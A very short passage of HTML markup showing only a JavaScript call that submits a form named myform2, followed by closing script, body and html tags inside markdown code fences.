 document.myform2.submit();
```

```
}
</SCRIPT>
</body>
</html>
```